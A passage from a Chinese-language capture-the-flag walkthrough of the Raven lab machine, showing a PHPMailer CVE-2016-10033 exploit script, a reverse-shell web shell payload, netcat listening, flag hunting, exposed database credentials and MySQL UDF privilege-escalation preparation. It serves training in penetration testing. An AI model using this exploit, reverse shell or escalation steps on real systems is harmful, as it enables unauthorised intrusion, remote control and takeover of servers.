print(" █████╗ ███╗   ██╗ █████╗ ██████╗  ██████╗ ██████╗ ██████╗ ███████╗██████╗ ")
print("██╔══██╗████╗  ██║██╔══██╗██╔══██╗██╔════╝██╔═══██╗██╔══██╗██╔════╝██╔══██╗")
print("███████║██╔██╗ ██║███████║██████╔╝██║     ██║   ██║██║  ██║█████╗  ██████╔╝")
print("██╔══██║██║╚██╗██║██╔══██║██╔══██╗██║     ██║   ██║██║  ██║██╔══╝  ██╔══██╗")
print("██║  ██║██║ ╚████║██║  ██║██║  ██║╚██████╗╚██████╔╝██████╔╝███████╗██║  ██║")
print("╚═╝  ╚═╝╚═╝  ╚═══╝╚═╝  ╚═╝╚═╝  ╚═╝ ╚═════╝ ╚═════╝ ╚═════╝ ╚══════╝╚═╝  ╚═╝")
print("      PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
print(" Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski\n")

target = 'http://localhost:8080'
backdoor = '/xiao.php'

payload = '<?php system(\'python -c """import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\'192.168.0.5\\\',6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"])"""\'); ?>'
fields={'action': 'submit',
        'name': payload,
        'email': '"anarcoder\\\" -OQueueDirectory=/tmp -X/www/xiao.php server\" @protonmail.com',
        'message': 'Pwned'}

m = MultipartEncoder(fields=fields,
                     boundary='----WebKitFormBoundaryzXJpHSq4mNy35tHe')

headers={'User-Agent': 'curl/7.47.0',
         'Content-Type': m.content_type}

proxies = {'http': 'localhost:8081', 'https':'localhost:8081'}

print('[+] SeNdiNG eVIl SHeLL To TaRGeT....')
r = requests.post(target, data=m.to_string(),
                  headers=headers)
print('[+] SPaWNiNG eVIL sHeLL..... bOOOOM :D')
r = requests.get(target+backdoor, headers=headers)
if r.status_code == 200:
    print('[+]  ExPLoITeD ' + target)
在开头添加下面的代码
#!/usr/bin/python
# -*- coding: utf-8 -*-
文中
11、执行代码,发现报错
┌──(root㉿kali)-[~]
└─# python3 40974.py
Traceback (most recent call last):
  File "/root/40974.py", line 26, in <module>
    from requests_toolbelt import MultipartEncoder
ModuleNotFoundError: No module named 'requests_toolbelt'

┌──(root㉿kali)-[~]
└─# pip requests_toolbelt
ERROR: unknown command "requests_toolbelt"

┌──(root㉿kali)-[~]
└─# pip3 requests_toolbelt
ERROR: unknown command "requests_toolbelt"

┌──(root㉿kali)-[~]
└─#
解决
┌──(venv)─(root㉿kali)-[~]
└─# pip install requests_toolbelt requests lxml
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Collecting requests_toolbelt
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/3f/51/d4db610ef29373b879047326cbf6fa98b6c1969d6f6dc423279de2b1be2c/requests_toolbelt-1.0.0-py2.py3-none-any.whl (54 kB)
Collecting requests
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/1e/db/4254e3eabe8020b458f1a747140d32277ec7a271daf1d235b70dc0b4e6e3/requests-2.32.5-py3-none-any.whl (64 kB)
Collecting charset_normalizer<4,>=2 (from requests)
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/7e/95/42aa2156235cbc8fa61208aded06ef46111c4d3f0de233107b3f38631803/charset_normalizer-3.4.3-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (151 kB)
Collecting idna<4,>=2.5 (from requests)
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/76/c6/c88e154df9c4e1a2a66ccf0005a88dfb2650c1dffb6f5ce603dfbd452ce3/idna-3.10-py3-none-any.whl (70 kB)
Collecting urllib3<3,>=1.21.1 (from requests)
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/a7/c2/fe1e52489ae3122415c51f387e221dd0773709bad6c6cdaa599e8a2c5185/urllib3-2.5.0-py3-none-any.whl (129 kB)
Collecting certifi>=2017.4.17 (from requests)
  Downloading https://pypi.tuna.tsinghua.edu.cn/packages/e5/48/1549795ba7742c948d2ad169c1c8cdbae65bc450d6cd753d124b17c8cd32/certifi-2025.8.3-py3-none-any.whl (161 kB)
Installing collected packages: urllib3, idna, charset_normalizer, certifi, requests, requests_toolbelt
Successfully installed certifi-2025.8.3 charset_normalizer-3.4.3 idna-3.10 requests-2.32.5 requests_toolbelt-1.0.0 urllib3-2.5.0
在此运行,成功

12、本地监听4444端口
nc -lvvp 4444浏览器访问后门文件
需要先访问:
http://192.168.0.7/contact.php
最后在访问即可
http://192.168.0.7/xiao.php
三、权限利用
1、切换交互式的shell
python -c 'import pty;pty.spawn("/bin/bash")'┌──(venv)─(root㉿kali)-[~]
└─# nc -lvvp 6666
listening on [any] 6666 ...
192.168.0.7: inverse host lookup failed: Unknown host
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.7] 58392
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$2、使用find命令查找flag
find / -name flag*www-data@Raven:/var/www/html$ find / -name flag*
find / -name flag*
find: `/run/log/journal/28024023a7ec405f9c2a4688c222020f': Permission denied
find: `/run/systemd/inaccessible': Permission denied
find: `/proc/tty/driver': Permission denied
find: `/proc/1/task/1/fd': Permission denied
find: `/proc/1/task/1/fdinfo': Permission denied
find: `/proc/1/task/1/ns': Permission denied
find: `/proc/1/fd': Permission denied
find: `/proc/1/map_files': Permission denied
find: `/proc/1/fdinfo': Permission denied
find: `/proc/1/ns': Permission denied
find: `/proc/2/task/2/fd': Permission denied
find: `/proc/2/task/2/fdinfo': Permission denied
find: `/proc/2/task/2/ns': Permission denied
find: `/proc/2/fd': Permission denied
find: `/proc/2/map_files': Permission denied
find: `/proc/2/fdinfo': Permission denied
find: `/proc/2/ns': Permission denied
find: `/proc/3/task/3/fd': Permission denied
find: `/proc/3/task/3/fdinfo': Permission denied
find: `/proc/3/task/3/ns': Permission denied
find: `/proc/3/fd': Permission denied
find: `/proc/3/map_files': Permission denied
find: `/proc/3/fdinfo': Permission denied
find: `/proc/3/ns': Permission denied
find: `/proc/5/task/5/fd': Permission denied
find: `/proc/5/task/5/fdinfo': Permission denied
find: `/proc/5/task/5/ns': Permission denied
find: `/proc/5/fd': Permission denied
find: `/proc/5/map_files': Permission denied
find: `/proc/5/fdinfo': Permission denied
find: `/proc/5/ns': Permission denied
find: `/proc/6/task/6/fd': Permission denied
find: `/proc/6/task/6/fdinfo': Permission denied
find: `/proc/6/task/6/ns': Permission denied
find: `/proc/6/fd': Permission denied
find: `/proc/6/map_files': Permission denied
find: `/proc/6/fdinfo': Permission denied
---
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@Raven:/var/www/html$3、得出flag2、flag3
1、cat /var/www/flag2.txt
www-data@Raven:/var/www/html$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@Raven:/var/www/html$

2、浏览器访问:http://192.168.0.7/wordpress/wp-content/uploads/2018/11/flag3.png
flag3{a0f568aa9de277887f37730d71520d9b}
4、来到这里,我们接下来还有数据库配置文件没有看,看看数据库里面是否存在flag4。
ls

ls

cd wordpress

cat wp-config.phpwww-data@Raven:/var/www/html$ ls
ls
LinEnum.sh contact.php elements.html img scss vendor
Security - Doc contact.zip fonts index.html service.html wordpress
about.html css icepeak.php js team.html xiao.php
www-data@Raven:/var/www/html$ cd wordpress
cd wordpress
www-data@Raven:/var/www/html/wordpress$ ls
ls
index.php wp-blog-header.php wp-cron.php wp-mail.php
license.txt wp-comments-post.php wp-includes wp-settings.php
readme.html wp-config-sample.php wp-links-opml.php wp-signup.php
wp-activate.php wp-config.php wp-load.php wp-trackback.php
wp-admin wp-content wp-login.php xmlrpc.php
www-data@Raven:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
*
* @since 2.6.0
*/
define('AUTH_KEY', '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY', 'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY', '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
define('NONCE_KEY', '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46');
define('AUTH_SALT', '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]=/cvd');
define('LOGGED_IN_SALT', '}STRHqy,4scy7v >-..Hc WD*h7rnYq]H`-glDfTVUaOwlh!-/?=3u;##:Rj1]7@');
define('NONCE_SALT', 'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+<>Vj+,nLvX!-jjjV-o6*HDh5Td{');
/**#@-*/
/**
* WordPress Database Table prefix.
*
* You can have multiple installations in one database if you give each
* a unique prefix. Only numbers, letters, and underscores please!
*/
$table_prefix = 'wp_';
/**
* For developers: WordPress debugging mode.
*
* Change this to true to enable the display of notices during development.
* It is strongly recommended that plugin and theme developers use WP_DEBUG
* in their development environments.
*
* For information on other constants that can be used for debugging,
* visit the Codex.
*
* @link https://codex.wordpress.org/Debugging_in_WordPress
*/
define('WP_DEBUG', false);
/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
define('ABSPATH', dirname(__FILE__) . '/');
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
www-data@Raven:/var/www/html/wordpress$信息:
root/R@v3nSecurity5、根据数据库用户名和密码登录
mysql -uroot -pR@v3nSecurity www-data@Raven:/var/www/html/wordpress$ mysql -uroot -pR@v3nSecurity
mysql -uroot -pR@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>登录成功
数据库UDF提权
由于MySQL支持UDF,支持我们自定义函数来扩展功能。当我们创建带有调用cmd函数的’udf.dll’(动态链接库)。当我们把’udf.dll’导出指定文件夹引入Mysql时,其中的调用函数拿出来当作mysql的函数使用。

提权条件

1)mysql数据库的root权限
2)secure_file_priv的值为空
3)如果mysql版本大于5.1,udf.dll文件必须放置在mysql安装目录的lib\plugin文件夹下/
4)如果mysql版本小于5.1, udf.dll文件在windows server 2003下放置于c:\windows\system32目录,在windows server 2000下放置在c:\winnt\system32目录。
6、查看这个mysql的进程信息和版本
ps aux | grep root //查看mysql进程信息www-data@Raven:/var/www/html/wordpress$ ps aux | grep root
ps aux | grep root
root 1 0.0 0.9 28256 4440 ? Ss 21:16 0:00 /sbin/init
root 2 0.0 0.0 0 0 ? S 21:16 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 21:16 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S< 21:16 0:00 [kworker/0:0H]
root 6 0.0 0.0 0 0 ? S 21:16 0:00 [kworker/u256:0]
root 7 0.0 0.0 0 0 ? S 21:16 0:00 [rcu_sched]
root 8 0.0 0.0 0 0 ? S 21:16 0:00 [rcu_bh]
root 9 0.0 0.0 0 0 ? S 21:16 0:00 [migration/0]
root 10 0.0 0.0 0 0 ? S 21:16 0:00 [watchdog/0]
root 11 0.0 0.0 0 0 ? S< 21:16 0:00 [khelper]
root 12 0.0 0.0 0 0 ? S 21:16 0:00 [kdevtmpfs]
root 13 0.0 0.0 0 0 ? S< 21:16 0:00 [netns]
root 14 0.0 0.0 0 0 ? S 21:16 0:00 [khungtaskd]
root 15 0.0 0.0 0 0 ? S< 21:16 0:00 [writeback]
root 16 0.0 0.0 0 0 ? SN 21:16 0:00 [ksmd]
root 17 0.0 0.0 0 0 ? S< 21:16 0:00 [crypto]
root 18 0.0 0.0 0 0 ? S< 21:16 0:00 [kintegrityd]
root 19 0.0 0.0 0 0 ? S< 21:16 0:00 [bioset]
root 20 0.0 0.0 0 0 ? S< 21:16 0:00 [kblockd]
root 22 0.0 0.0 0 0 ? S 21:16 0:00 [kswapd0]
root 23 0.0 0.0 0 0 ? S< 21:16 0:00 [vmstat]
root 24 0.0 0.0 0 0 ? S 21:16 0:00 [fsnotify_mark]
root 30 0.0 0.0 0 0 ? S< 21:16 0:00 [kthrotld]
root 31 0.0 0.0 0 0 ? S< 21:16 0:00 [ipv6_addrconf]
root 32 0.0 0.0 0 0 ? S< 21:16 0:00 [deferwq]
root 33 0.0 0.0 0 0 ? S 21:16 0:00 [kworker/u256:1]
root 66 0.0 0.0 0 0 ? S< 21:16 0:00 [ata_sff]
root 67 0.0 0.0 0 0 ? S 21:16 0:00 [scsi_eh_0]
root 68 0.0 0.0 0 0 ? S< 21:16 0:00 [scsi_tmf_0]
root 69 0.0 0.0 0 0 ? S 21:16 0:00 [scsi_eh_1]
root 70 0.0 0.0 0 0 ? S< 21:16 0:00 [scsi_tmf_1]
root 73 0.0 0.0 0 0 ? S< 21:16 0:00 [mpt_poll_0]
root 74 0.0 0.0 0 0 ? S 21:16 0:00 [khubd]
root 75 0.0 0.0 0 0 ? S< 21:16 0:00 [mpt/0]
root 76 0.0 0.0 0 0 ? S< 21:16 0:00 [kpsmoused]
root 79 0.0 0.0 0 0 ? S 21:16 0:00 [scsi_eh_2]
root 80 0.0 0.0 0 0 ? S< 21:16 0:00 [scsi_tmf_2]
root 84 0.0 0.0 0 0 ? S< 21:16 0:00 [kworker/0:1H]
root 105 0.0 0.0 0 0 ? S 21:16 0:00 [jbd2/sda1-8]
root 106 0.0 0.0 0 0 ? S< 21:16 0:00 [ext4-rsv-conver]
root 137 0.0 0.0 0 0 ? S 21:16 0:00 [kauditd]
root 142 0.0 0.7 28876 3736 ? Ss 21:16 0:00 /lib/systemd/systemd-journald
root 146 0.0 0.6 40824 3220 ? Ss 21:16 0:00 /lib/systemd/systemd-udevd
root 179 0.0 0.0 0 0 ? S< 21:16 0:00 [ttm_swap]
root 382 0.0 1.8 25404 8860 ? Ss 21:16 0:00 dhclient -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases eth0
root 405 0.0 0.5 37156 2892 ? Ss 21:16 0:00 /sbin/rpcbind -w
root 419 0.0 0.0 0 0 ? S< 21:16 0:00 [rpciod]
root 421 0.0 0.0 0 0 ? S< 21:16 0:00 [nfsiod]
root 428 0.0 0.0 23360 204 ? Ss 21:16 0:00 /usr/sbin/rpc.idmapd
root 429 0.0 0.5 27508 2856 ? Ss 21:16 0:00 /usr/sbin/cron -f
root 433 0.0 0.5 19860 2544 ? Ss 21:16 0:00 /lib/systemd/systemd-logind
root 470 0.0 0.7 258676 3660 ? Ssl 21:16 0:00 /usr/sbin/rsyslogd -n
root 472 0.0 0.3 4260 1556 ? Ss 21:16 0:00 /usr/sbin/acpid
root 473 0.0 1.0 55192 5336 ? Ss 21:16 0:00 /usr/sbin/sshd -D
root 502 0.0 0.4 14420 2060 tty1 Ss+ 21:16 0:00 /sbin/agetty --noclear tty1 linux
root 539 0.0 4.6 232508 22620 ? Ss 21:16 0:00 /usr/sbin/apache2 -k start
root 551 0.0 0.3 4340 1612 ? S 21:16 0:00 /bin/sh /usr/bin/mysqld_safe
root 560 0.0 1.0 78088 5108 ? Ss 21:16 0:00 sendmail: MTA: accepting connections
root 914 0.0 10.6 617952 52276 ? Sl 21:16 0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
root 1328 0.0 0.0 0 0 ? S 22:01 0:00 [kworker/0:1]
root 1816 0.0 0.0 0 0 ? S 22:07 0:00 [kworker/0:0]
root 1870 0.0 0.0 0 0 ? S 22:12 0:00 [kworker/0:2]
www-data 1872 0.0 0.2 11136 1048 pts/0 S+ 22:12 0:00 grep root
www-data@Raven:/var/www/html/wordpress$root 914 0.0 10.6 617952 52276 ? Sl 21:16 0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
7、数据库查看历史安装包版本
dpkg -l | grep mysql www-data@Raven:/var/www/html/wordpress$ dpkg -l | grep mysql
dpkg -l | grep mysql
ii libdbd-mysql-perl 4.028-2+deb8u2 amd64 Perl5 database interface to the MySQL database
ii libmysqlclient18:amd64 5.5.60-0+deb8u1 amd64 MySQL database client library
ii mysql-client-5.5 5.5.60-0+deb8u1 amd64 MySQL database client binaries
ii mysql-common 5.5.60-0+deb8u1 all MySQL database common files, e.g. /etc/mysql/my.cnf
ii mysql-server 5.5.60-0+deb8u1 all MySQL database server (metapackage depending on the latest version)
ii mysql-server-5.5 5.5.60-0+deb8u1 amd64 MySQL database server binaries and system database setup
ii mysql-server-core-5.5 5.5.60-0+deb8u1 amd64 MySQL database server binaries
ii php5-mysqlnd 5.6.36+dfsg-0+deb8u1 amd64 MySQL module for php5 (Native Driver)
ii php5-mysqlnd-ms 1.6.0-1+b1 amd64 MySQL replication and load balancing module for PHP
www-data@Raven:/var/www/html/wordpress$mysql版本大于5.1
8、接下来我们在进入mysql,查看是否满足写入条件
mysql -uroot -pR@v3nSecurity

select version();www-data@Raven:/var/www/html/wordpress$ mysql -uroot -pR@v3nSecurity
mysql -uroot -pR@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> select version();
select version();
+-----------------+
| version() |
+-----------------+
| 5.5.60-0+deb8u1 |
+-----------------+
1 row in set (0.00 sec)因为MySQL的版本大于5.1,所以必须把UDF的动态链接库文件放置于MySQL安装目录下的lib\plugin文件夹下才能创建自定义函数
#查看插件目录
show variables like '%plugin%';

#查看是否进行远程登录
show databases;
use mysql;
select user,host from user;mysql> show variables like '%plugin%';
show variables like '%plugin%';
+---------------+------------------------+
| Variable_name | Value |
+---------------+------------------------+
| plugin_dir | /usr/lib/mysql/plugin/ |
+---------------+------------------------+
1 row in set (0.00 sec)
mysql>
mysql> show databases;
show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+--------------------+
4 rows in set (0.01 sec)
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select user,host from user;
select user,host from user;
+------------------+-----------+
| user | host |
+------------------+-----------+
| root | 127.0.0.1 |
| root | ::1 |
| debian-sys-maint | localhost |
| root | localhost |
| root | raven |
+------------------+-----------+
5 rows in set (0.00 sec)
mysql>9、在exploit-db查询该版本的mysql漏洞
漏洞地址:https://www.exploit-db.com/exploits/151810、在searchsploit查看这个1518编号的漏洞
searchsploit 1518┌──(root㉿kali)-[~/Tools/LinEnum/LinEnum-master]
└─# searchsploit 1518
---------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------- ---------------------------------
AudioTran 1.4.2.4 - SafeSEH + SEHOP | windows/local/15184.c
Bka Haber 1.0 (Tr) - File Disclosure | asp/webapps/15183.py
Groupon Clone Script 3.01 - 'catid' SQL Injection | php/webapps/41518.txt
iOS FileApp < 2.0 - Directory Traversal | ios/remote/15186.txt
iOS FileApp < 2.0 - FTP Remote Denial of Service | ios/dos/15188.py
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2) | linux/local/1518.c
Pandora Fms - Remote Code Execution (Metasploit) | linux/remote/31518.rb
projectSend r1605 - Stored XSS | php/webapps/51518.txt
SmarterMail < 7.2.3925 - LDAP Injection | asp/webapps/15189.txt
SmarterMail < 7.2.3925 - Persistent Cross-Site Scripting | asp/webapps/15185.txt
Softbiz Jobs - 'news_desc' SQL Injection | php/webapps/11518.txt
X Window 4.0/4.1/4.2 - System Oversized Font Denial of Service | linux/dos/21518.txt
---------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
┌──(root㉿kali)-[~/Tools/LinEnum/LinEnum-master]
└─#我们使用MySQL 4.x/5.0 (Linux)11、编译漏洞exp
mkdir /root/1518
cp /usr/share/exploitdb/exploits/linux/local/1518.c /root

cd /root/1518

ls

gcc -g -c 1518

ls

gcc -g -shared -o 1518.so 1518.o -lc

ls┌──(root㉿kali)-[~/Tools/LinEnum/LinEnum-master]
└─# cp /usr/share/exploitdb/exploits/linux/local/1518.c /root
